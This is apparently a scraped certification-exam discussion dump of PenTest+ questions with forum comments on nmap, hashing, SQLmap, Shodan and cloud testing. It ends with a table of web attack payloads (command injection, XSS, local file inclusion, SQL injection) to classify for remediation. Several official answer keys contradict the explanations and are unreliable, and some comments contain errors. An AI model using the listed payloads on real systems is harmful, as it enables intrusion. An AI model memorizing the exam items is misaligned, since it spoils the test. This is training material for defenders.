--top-ports=1000 or 1000, you are already wrong. Yes
the concept is correct but the syntax is wrong.
THERE IS NO EQUAL SIGN with the top ports command.
It is either --top-ports 1000 or --top-ports 100.
<https://danielmiessler.com/blog/nmap-use-the-top-ports-option-for-both-tcp-and-udp-simultaneously/>.
The correct answer is the suggested answer.
upvoted 5 times

  **surfuganda** 6 months ago

Respectfully, you are not correct.

Nmap is generally flexible with its
command-line syntax, especially
regarding options that take a value,
such as --top-ports. Both a space
and an equal sign (=) are accepted
between the option name and its
value. This flexibility in syntax
means that Nmap can interpret the
option correctly, whether you use a
space or an equal sign.

So, for the --top-ports option, both
of the following are valid and would

be correctly understood by Nmap:



```
--top-ports 100  
--top-ports=100  
upvoted 1 times
```

  **taylorhung** 10 months ago

do you try
it ? --top-ports=100 or
--top-port=100, it works.
upvoted 2 times

  **TheSkyMan** 1 year, 5 months ago

This is also null session
with both ports 139 and 445 being open.
<https://www.skillset.com/questions/the-null-session-attack-occurs-at-which-port>
upvoted 2 times

  **cy_analyst** 1 year, 6 months ago

I don't know how many
right answers the second part of the question has
but 4 out 8 are vulnerabilities that need to further
investigate. These are:
Port 88/tcp: Kerberos-sec: This may be vulnerable to
a Kerberos authentication bypass attack or password
brute-forcing.
Port 139/tcp: NetBIOS-ssn: This may be vulnerable to
a NetBIOS-based attack, such as brute-forcing, relay
attacks, or SMB exploits.
Port 389/tcp: LDAP: This may be vulnerable to LDAP
injection attacks, which can allow an attacker to
modify, add, or delete data in the directory or
perform unauthorized searches.
Port 445/tcp: Microsoft-ds: This may be vulnerable
to SMB exploits, such as EternalBlue, SMBGhost, or
SMBRelay attacks.
upvoted 2 times

  **[Removed]** 1 year, 6 months ago

The right
answer in this queation
Part 1- Nmap 192.168.2.2
-O-SV--topports=100
Part 2- Weak SMB file permission
because the 4 ports open its
SMB Vulner
upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago



right answer
upvoted 1 times

  **Frog_Man** 1 year, 6 months ago


Let's look at this:
nmap -sV -O 192.168.2.2 --top-ports=100
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

nmap
192.168.2.2 -O-SV--top-ports=100
Weak SMB file Permission
upvoted 2 times

  **2Fish** 1 year, 7 months ago

Ran this on my tryhackme VM
(diff IP of course) and the output is correct:
Part 1: nmap 192.168.2.2 -O -sV --top-ports=100
Part 2: I wanna say SMB vulnerability.
For more context see:
<https://www.examttopics.com/discussions/comptia/view/66556-exam-pt1-002-topic-1-question-12-discussion/>
upvoted 6 times

  **2Fish** 1 year, 7 months ago

I would add
Null session as well with port 139
and SMB with port 445.
upvoted 5 times

  **[Removed]** 1 year, 7 months ago

Part 1: nmap
192.168.2.2 -o-sv--
top = ports100
Part 2: Weak SMB
file Permissions
upvoted 3 times

  **user82** 7 months ago

Do yall who keep
saying "SMB
vulnerability"
mean "weak SMB
file
permissions"?
Because looking
above, "SMB
vulnerability"
is not a possible
answer choice.
upvoted 2 times

  **RightAsTain** 1 year, 11 months ago

nmap -O osV 192.168.2.2
--top-ports=100 4 ports identified and 96 not. By
default the first 1000 well known ports are scanned
and add null session enumeration in there too. Not
sure about smb but all the others look wrong.
Kerberos is in there too and netbios ns so ms-ds
might actually be 445 and not smb.
upvoted 2 times

Which of the following protocols or technologies would in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

Correct Answer: A

Community vote distribution

A (100%)

  **NotAHackerJustYet** Highly Voted  1 year, 7 months ago

Selected Answer: A

The correct answer is A. S/MIME. S/MIME (Secure/Multipurpose Internet Mail Extensions) is a protocol used to encrypt emails and provide in-transit confidentiality protection, making it the best option for securely emailing the final security assessment report.

Option B, FTPS (File Transfer Protocol Secure), is a protocol used to securely transfer files between two computers over the internet, but it does not provide in-transit confidentiality protection for emails, making it the incorrect option for the question asked.

Option C, DNSSEC (Domain Name System Security Extensions), is a protocol used to authenticate and secure domain name information, but it does not provide confidentiality protection for emails, making it the incorrect option for the question asked.


Option D, AS2 (Applicability Statement 2), is a protocol used to exchange business documents securely over the internet, but it does not provide in-transit confidentiality protection for emails, making it the incorrect option for the question asked.

upvoted 6 times

  **MartinRB** Most Recent  10 months, 2 weeks ago

who is making these questions???

upvoted 4 times

  **Meep123** 10 months ago

I thought I was having a stroke reading this question.

upvoted 7 times

  **Skater_Grace** 11 months, 2 weeks ago

Selected Answer: A

Definitely A.

upvoted 1 times

A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables. Which of the following should be included as a recommendation in the remediation report?

- A. Stronger algorithmic requirements
- B. Access controls on the server
- C. Encryption on the user passwords
- D. A patch management program

Correct Answer: C

Community vote distribution

A (97%)

— **RRabbit** **Highly Voted** 1 year, 8 months ago

Selected Answer: A

The correct answer is A.
Stronger algorithmic requirements. MD5 hashes are weaker than other hashing algorithms, such as SHA-256, which are much more difficult to crack with rainbow tables. Therefore, the penetration tester should recommend that the server use a stronger algorithm to hash passwords, such as SHA-256. This will ensure that passwords remain secure and cannot be easily cracked using rainbow tables.

Option B is incorrect because access controls are related to user authentication, not hashing algorithms.

Option C is incorrect because encryption is used to secure data in transit, not to secure user passwords.

Option D is incorrect because patch management programs are related to updating software, not to the security of user passwords.

upvoted 11 times

— **rangertau** **Highly Voted** 1 year, 11 months ago

Selected Answer: A

Upgrade to at least MD6 algo.

upvoted 6 times

— **Skater_Grace** **Most Recent** 11 months, 2 weeks ago

Selected Answer: A

A. Better hashing is needed.

upvoted 1 times

— **UseChatGPT** 1 year ago

Selected Answer: C

Some of y'all need to go back to school it is clearly C

upvoted 1 times

— **Skater_Grace** 11 months, 2 weeks ago

Encryption is not required here. With passwords Hashing is involved.

upvoted 2 times

— **solutionz** 1 year, 1 month ago

Selected Answer: A

A. Stronger algorithmic requirements.

This should include not only using a more robust hashing algorithm but also implementing salting, which would make rainbow table attacks infeasible.

upvoted 1 times

  **xviruz2kx** 1 year, 5 months ago

The correct answer is C.
Encryption on the user passwords.

MD5 is a weak hashing algorithm that is vulnerable to rainbow table attacks. The fact that the penetration tester was able to easily crack the hashes indicates that the passwords were not properly encrypted. Therefore, a recommendation to include in the remediation report is to implement encryption on the user passwords to ensure that they are not easily cracked in the event of a security breach.

While access controls on the server (B) and a patch management program (D) are important security measures, they are not directly related to the issue of weak password encryption. Stronger algorithmic requirements (A) may be important for other areas of security, but they are not a direct solution to the issue of weak password encryption.

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

The recommendation that should be included in the remediation report is C. Encryption on the user passwords. A rainbow table is a precomputed table for reversing cryptographic hash functions, which means that the MD5 hashes can easily be cracked. To avoid this vulnerability in the future, it is recommended that the user passwords be encrypted to prevent them from being vulnerable to rainbow table attacks.

upvoted 3 times

  **kenechi** 1 year, 6 months ago

Selected Answer: A

A - Is the correct answer.
MD5 is weak. So it is recommended to upgrade to a stronger algorithm like SHA-256.

upvoted 3 times

  **masso435** 1 year, 9 months ago

Selected Answer: A

It is recommended to hash a password, not encrypt.

upvoted 4 times

  **petercorn** 1 year, 11 months ago

Selected Answer: A

Yes MD5 is insecure and so is SHA-1, I recommend using SHA-256 if size of the digest is an issue.

upvoted 5 times


A penetration tester found the following valid URL while doing a manual assessment of a web application: `http://www.example.com/product.php?id=123987`.

Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this URL?

- A. SQLmap
- B. Nessus
- C. Nikto
- D. DirBuster

Correct Answer: B

Community vote distribution



RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: A

A. SQLmap would be the best automated tool to use next to try to identify a vulnerability in this URL, specifically an SQL injection vulnerability. SQLmap is an open-source tool that automates the process of detecting and exploiting SQL injection vulnerabilities. It can take a URL as input, such as the one provided in the question, and automatically test for SQL injection by injecting different payloads into the parameters of the URL, such as the "id" parameter in this case.

B. Nessus is a vulnerability scanner that can identify vulnerabilities in a wide range of systems and applications, but it is not specific to web application vulnerabilities.

C. Nikto is a web server scanner that can identify a wide range of vulnerabilities in web servers and web applications, it's also useful to identify misconfigurations, but it's not specific to SQL injection vulnerabilities.

D. DirBuster is a tool that can be used to identify directories and files on web servers, it's not specific to web application vulnerabilities.

upvoted 10 times

[Removed] 1 year, 7 months ago

Correct is
A SQL map?
upvoted 1 times

kmanb 1 year, 7 months ago

A does make sense here. Nikto is a web server scanner. The question being given is referring to the URL which SQLmap would be perfect for.

upvoted 4 times

AskingAllTheseQuestions Highly Voted 1 year, 12 months ago

Selected Answer: C

Nikto is a web scanner vs. Nessus as a system scanner
upvoted 9 times

Chemical2007 1 year, 11 months ago

I agree
upvoted 1 times

  **sdfdsf123** 1 year ago

Nikto will not dynamically detect SQL injection "in this URL" however.
upvoted 2 times

  **fuzzyguzzy** Most Recent 1 month ago

Selected Answer: A

A. SQL Map

I was stuck between A and C, however, Nikto is a simple web scanner that specializes in detecting server misconfiguration, but IDOR and SQL injection are not among them. Therefore, the answer is A.
upvoted 1 times

  **Etc_Shadow28000** 2 months, 2 weeks ago

Selected Answer: A

SQLmap: SQLmap is an automated tool specifically designed to detect and exploit SQL injection vulnerabilities.

Analysis of Other Options:

B. Nessus: Nessus is a comprehensive vulnerability scanner that can identify a wide range of vulnerabilities across various services and applications. However, it is not as specialized for testing specific SQL injection points in web applications as SQLmap.

C. Nikto: Nikto is a web server scanner that checks for a variety of issues, including outdated software and common vulnerabilities. While useful, it is not focused on SQL injection vulnerabilities.

D. DirBuster: DirBuster is a directory and file brute-forcing tool used to find hidden directories and files on a web server. It is not designed for testing SQL injection vulnerabilities.

upvoted 1 times

  **Skater_Grace** 11 months, 2 weeks ago

Selected Answer: A

Sqlmap is an open source software that is used to detect and exploit database vulnerabilities and provides options for injecting malicious codes into them.

Nikto is an Open Source software written in Perl language that is used to scan a web-server for the vulnerability that can be exploited and can compromise the server.

Nessus is a security scanner tool for remote vulnerability scanning,

DirBuster is a multi threaded java application designed to brute force directories and files names on web/application servers

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: A

Given the nature of the URL and the intention to identify a potential vulnerability, the best tool to use in this scenario would be:

A. SQLmap, as it is specifically designed to detect and exploit SQL injection vulnerabilities.

upvoted 1 times

  **bieecop** 1 year, 2 months ago

Selected Answer: A

SQLmap correct
upvoted 1 times

  **MysterClyde** 1 year, 3 months ago

Geezus, this question is so obvious. The answer is Nikto. Nessus is an infrastructure scanner and not focused on web scanning. SQLMap focuses on scanning sql vulnerabilities. Dirbuster is not a vulnerability scanner. It is a brute force directory scanner that finds hidden pages and info like a web crawler. Nikto is a web vulnerability scan. Had this question have, BurpSuite, w3aF, or owasp ZAP, then you may have had to scratch your head.

upvoted 2 times

  **boxv4** 1 year ago

The fact that the URL has id=12987 is an immediate indicator that the tester will try to find a vulnerability via SQL injection. As mentioned on other comments, Nikto would be a close second because its an actual web scanner, but in this particular scenario SQLmap is the best one to try to find a SQL injection attack.

upvoted 1 times

  **lifehacker0777** 1 year, 5 months ago

Selected Answer: A

This URL includes a parameter, "id," that is likely being used in a database query to retrieve information about a product. This makes it a potential target for SQL injection attacks, which is what SQLmap specializes in detecting and exploiting.



upvoted 2 times

  **AaronS1990** 1 year, 5 months ago

Selected Answer: A

This is A. C is a close second. I've no idea why B is the given answer as it's definitely not that

upvoted 1 times

  **RHER** 1 year, 5 months ago

a no tiene sentido ya que estamos probando parametros inseguros, lo correcto aqui seria nikto

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

The automated tool that would be best to use next to try to identify a vulnerability in this URL is A. SQLmap. SQLmap is an open source tool used for detecting and exploiting SQL injection vulnerabilities. It can be used to detect and exploit SQL injections in web applications and URLs such as the one provided, allowing the tester to identify potential vulnerabilities.

upvoted 4 times

  **Dybala** 1 year, 6 months ago

Selected Answer: A

I also have to go A based off this:

<https://www.dummies.com/article/academics-the-arts/study-skills-test-prep/comptia-pentestplus/common-pentest-tools-scanners-275746/>

upvoted 4 times

  **beamage** 1 year, 6 months ago

Selected Answer: B

Tenable.io Web App Scanning provides easy-to-use, comprehensive and automated vulnerability scanning for modern web applications. Tenable.io WAS allows you to quickly configure and manage web app scans in a matter of minutes with minimal tuning.



upvoted 1 times

  **[Removed]** 1 year, 6 months ago

please read
again not wrong comment
A is the answer SQLmap
upvoted 2 times

  **[Removed]** 1 year, 6 months ago

A is 100% correct SQLmap is
the answer
upvoted 3 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: A



The URL contains a query
parameter 'id', which is commonly used in
SQL injection attacks. SQLmap is a specialized tool
for detecting and exploiting SQL injection
vulnerabilities, so it would be the most suitable
tool for testing the vulnerability of the web
application in this case.
Nikto is a web server scanner that can identify
common vulnerabilities and misconfigurations, but it
may not be as effective as SQLmap for detecting SQL
injection vulnerabilities.
upvoted 5 times

  **[Removed]** 1 year, 6 months ago

yes SQL is
the answer
upvoted 2 times

  **cy_analyst** 1 year, 5 months ago

Nikto is
also a valid choice for identifying
vulnerabilities in the given URL, so
it could be considered a correct
answer as well.
upvoted 1 times

  **kloug** 1 year, 7 months ago

aaaaaaa
upvoted 3 times

A penetration tester is attempting to discover live hosts on a subnet quickly.
Which of the following commands will perform a ping scan?

- A. nmap -sn 10.12.1.0/24
- B. nmap -sV -A 10.12.1.0/24
- C. nmap -Pn 10.12.1.0/24
- D. nmap -sT -p- 10.12.1.0/24

Correct Answer: A

Reference:

<https://www.tecmint.com/find-live-hosts-ip-addresses-on-linux-network/>

```
aaronkili@tecmint ~ $ nmap -sn 10.42.0.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-10 13:55 EAT
Nmap scan report for 10.42.0.1
Host is up (0.00047s latency).
Nmap scan report for 10.42.0.142
Host is up (0.0086s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.66 seconds
aaronkili@tecmint ~ $
```

Find All Live Hosts on Network

In the command above:

- `-sn` – is the type of scan, which means a ping scan. By default, Nmap performs port scanning, but this scan will disable port scanning.
- `10.42.0.0/24` – is the target network, replace it with your actual network.

Community vote distribution

A (100%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: A

A ping scan is used to discover live hosts on a network. The `-sn` option in Nmap is used to perform a ping scan, which sends an ICMP echo request packet to the host and waits for a response. If the host is live, it will respond with an ICMP echo reply packet. This option performs a simple ping scan without port scan.

upvoted 6 times

lifehacker0777 Highly Voted 1 year, 5 months ago

Selected Answer: A

Option A, `nmap -sn 10.12.1.0/24`, will perform a ping scan to discover live hosts on the subnet quickly.

The `-sn` option specifies a "ping scan" to discover hosts on the network by sending an ICMP echo request (ping) to each IP address in the specified range. This is a quick way to identify which hosts are up and running without performing a full port scan or attempting to connect to any services.

Option B, `nmap -sV -A 10.12.1.0/24`, is a service and version detection scan with aggressive options, which is not the best option to discover live hosts on the subnet.

Option C, `nmap -Pn 10.12.1.0/24`, is a scan that disables host discovery, which means it will attempt

to scan every IP address in the specified range, regardless of whether or not a host is responding to pings. This is not the best option to discover live hosts on the subnet quickly.

Option D, `nmap -sT -p- 10.12.1.0/24`, is a TCP connect scan that scans all ports on each host in the specified range, which is not the best option to discover live hosts on the subnet quickly.

upvoted 5 times

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

- A. Shodan
- B. Nmap
- C. WebScarab-NG
- D. Nessus

Correct Answer: B

Community vote distribution

A (100%)

Pokok2021 Highly Voted 2 years ago

I would think is Shodan for IOT

upvoted 11 times

RightAsTain 1 year, 11 months ago

Yep nmap is active recon

upvoted 2 times

petercorn Highly Voted 1 year, 11 months ago

Selected Answer: A

Shodan is a search engine that collects information about systems connected to the Internet, such as servers and Internet of things (IoT) devices.

upvoted 5 times

Skater_Grace Most Recent 11 months, 2 weeks ago

Selected Answer: A

Shodan

upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: A

Passive reconnaissance involves collecting information without directly interacting with the target system. In the context of Internet of Things (IoT) devices, a tool that can search for devices based on their characteristics, vendor information, and other details without direct interaction would be useful.

Given these considerations, the MOST useful tool in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance would be:

A. Shodan.

upvoted 2 times

kloug 1 year, 6 months ago

aaaaaaaaaa

upvoted 1 times

biecop 1 year, 9 months ago

Selected Answer: A

a That's correct.

upvoted 4 times

biecop 1 year, 9 months ago

A That's correct.

upvoted 3 times

  **masso435** 1 year, 9 months ago

Selected Answer: A

It's A.

upvoted 3 times

Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

- A. Whether the cloud service provider allows the penetration tester to test the environment
- B. Whether the specific cloud services are being used by the application
- C. The geographical location where the cloud services are running
- D. Whether the country where the cloud service is based has any impeding laws

Correct Answer: C

Community vote distribution

A (84%) C (16%)

ryanou Highly Voted 1 year, 11 months ago

Selected Answer: A

Definitely A
upvoted 7 times

Gadoof Most Recent 6 months, 3 weeks ago

Real world you don't have to let the CSP know that you're going to perform a pentest. Both AWS and Azure have changed their stance on this and you can perform attacks against VM's, containers, etc. You can't attack Azure/AWS services directly even if the client is hosting data there, but you can attack VM's as if they were owned by the client directly.
<https://learn.microsoft.com/en-us/azure/security/fundamentals/pen-testing>
<https://aws.amazon.com/security/penetration-testing/>
upvoted 1 times

maigoya 1 month, 3 weeks ago

But CSP includes others not just the Public CSPs. I would say A.
upvoted 1 times

LiveLaughToasterBath 8 months ago

Selected Answer: A

<https://www.comptia.org/blog/penetration-testing-in-the-cloud#myself>

The first step as cloud consumers is to understand what level of testing the cloud provider allows. Contracts are the element that defines exactly what we can and can't do within our cloud service provider. A good contract should specify what level of testing we can perform. It then becomes our responsibility to make sure we adhere to these limits or, if we subcontract penetration testing services, make sure that our vendor understands what our contract says.
upvoted 1 times

dave_delete_me 8 months, 1 week ago

I REALLY, REALLY, REALLY want to say "A" is correct but if you think about using your test taking skills, try to understand what the question is TRULY asking. My logic goes like this... the question states "when engaging in a penetration test", so that means you already have permission from the CSP because you are ALREADY IN THE ACT OF "engaging" THE PEN TEST. So, following this logic, the obvious answer is C. Thoughts anyone?
upvoted 1 times

[Removed] 8 months ago

I think the word FIRST gives away CompTIA's hand. Why get cloud service provider permission (not easy) if they're based in <prohibited country>? The again, isn't this from the perspective on an individual pen tester? Now I have confused myself more.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: A

When planning a penetration test in a cloud environment, the penetration tester must take several considerations into account. However, the primary concern usually lies in obtaining proper authorization and understanding the scope and boundaries of the test.



Among the options provided, the one that should be considered FIRST is:

A. ****Whether the cloud service provider allows the penetration tester to test the environment**.**

Cloud environments often share resources among multiple clients, and aggressive testing could inadvertently affect other customers' services. Therefore, it's essential to obtain explicit permission from the cloud service provider, understand their policies, and make sure the testing won't violate any terms of service. Without this clearance, testing might lead to legal consequences or other serious issues.

The other options, although important in different contexts or at later stages of planning, are not as critical as ensuring that the testing is allowed by the cloud provider.

upvoted 1 times

  **NBLE** 1 year, 5 months ago

Selected Answer: A

A is the answer. First you make sure whether you the CSP will allow you to conduct the penetration test, and then (answers C & D) can check the location of the CSP and see if there is any new legislature you must comply to.

upvoted 1 times

  **xviruz2kx** 1 year, 5 months ago

A. Whether the cloud service provider allows the penetration tester to test the environment should be considered first when engaging in a penetration test in a cloud environment.

Before conducting any penetration testing in a cloud environment, it is essential to check the terms and conditions of the cloud service provider. Many cloud service providers prohibit penetration testing or have specific rules and restrictions that must be followed. Therefore, the first step is to check whether the cloud service provider allows penetration testing.

Option B, "whether the specific cloud services are being used by the application," is an important consideration but should come after ensuring that the cloud service provider allows penetration testing.

Option C, "the geographical location where the cloud services are running," is important for compliance and data protection purposes, but it is not the first consideration when engaging in a penetration test.

Option D, "whether the country where the cloud

service is based has any impeding laws," is also an important consideration, but again, it should come after ensuring that the cloud service provider allows penetration testing.

upvoted 1 times

  **AaronS1990** 1 year, 5 months ago

This is a tough one as you could make a case for A or C. Personally I think C. If a cloud company said yes and I assumed I could Pentest I could end up in a lot of trouble if I unknowingly violated international laws.

If I checked that I could pentest the location based on geographical laws and it was a yes and then the company said no... i'd be in no trouble.

For me the international/geographical limitations are the easier area to slip up in so I think CompTIA is trying to get us to make sure we always consider it.

If anyone has the pentest+ book then i'm sure the naswer is very simple but i'm using UDemy

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

A is correct answer

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

The first thing a penetration tester should consider when engaging in a penetration test in a cloud environment is A. Whether the cloud service provider allows the penetration tester to test the environment. Before conducting any tests, it is important to ensure that the cloud service provider allows the penetration tester to conduct tests against the environment. If they do not, then all tests must be conducted in accordance with the provider's terms and conditions.

upvoted 2 times

  **beamage** 1 year, 6 months ago

Selected Answer: C

The Books Says C is Correct

upvoted 1 times

  **masso435** 1 year, 9 months ago

Selected Answer: A

C is to be considered as well. I think you can ask either first. If you can't pentest due to the geographical location then it doesn't matter if the cloud service provider allows it and vice versa. But I'll go with A in this case. I think it's tricky to ask that questions with both those are required to know before proceeding.

upvoted 4 times

  **Gargomel** 1 year, 10 months ago

Selected Answer: C

I think the answer is the geographical location. Because knowing that determines whether you can PenTest, which tools you're allowed to use, and the information policies that dictate the administrative controls for the baseline of the PenTest.

upvoted 2 times

  **petercorn** 1 year, 11 months ago

Selected Answer: A

During pre-engagement activities and discussions, verify if there are any resources that are in the cloud, because you will need to get

authorization from the cloud provider to perform a pentest on the cloud resources.

upvoted 2 times



HOTSPOT -

You are a security analyst tasked with hardening a web server. You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTION -

Giving the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Hot Area:



HTTP Request Payload Table

Payloads

lookup=\$(whoami)

Vulnerability Type

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Remediation

▼
Parametrized queries
Preventing external calls
Input Sanitization .., \, /, sandbox requests
Input Sanitization ';;\$, { } (,),
Input Sanitization " , <, :, >, -,

search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parametrized queries
Preventing external calls
Input Sanitization .., \, /, sandbox requests
Input Sanitization ';;\$, { } (,),
Input Sanitization " , <, :, >, -,

logfile=%2fetc%2fpasswd%00

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parametrized queries
Preventing external calls
Input Sanitization .., \, /, sandbox requests
Input Sanitization ';;\$, { } (,),
Input Sanitization " , <, :, >, -,

#inner-tab"><script>alert(1)</script>

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parametrized queries
Preventing external calls
Input Sanitization .., \, /, sandbox requests
Input Sanitization ';;\$, { } (,),
Input Sanitization " , <, :, >, -,

site=www.exa`ping%20-c%2010%20localhost`mple.com

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parametrized queries
Preventing external calls
Input Sanitization .., \, /, sandbox requests
Input Sanitization ';;\$, { } (,),
Input Sanitization " , <, :, >, -,

redir=http:%2f%2fwww.malicious-site.com

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parametrized queries
Preventing external calls
Input Sanitization .., \, /, sandbox requests
Input Sanitization ';;\$, { } (,),
Input Sanitization " , <, :, >, -,

item=widget';waitfor%20delay20'00:00:20';--

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parametrized queries
Preventing external calls
Input Sanitization .., \, /, sandbox requests
Input Sanitization ';;\$, { } (,),
Input Sanitization " , <, :, >, -,

item=widget%20union%20select%20null,null,@@version;--

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parametrized queries
Preventing external calls
Input Sanitization .., \, /, sandbox requests
Input Sanitization ';;\$, { } (,),
Input Sanitization " , <, :, >, -,

item=widget'+convert(int,@@version)+'

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)

▼
Parametrized queries
Preventing external calls
Input Sanitization .., \, /, sandbox requests

SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

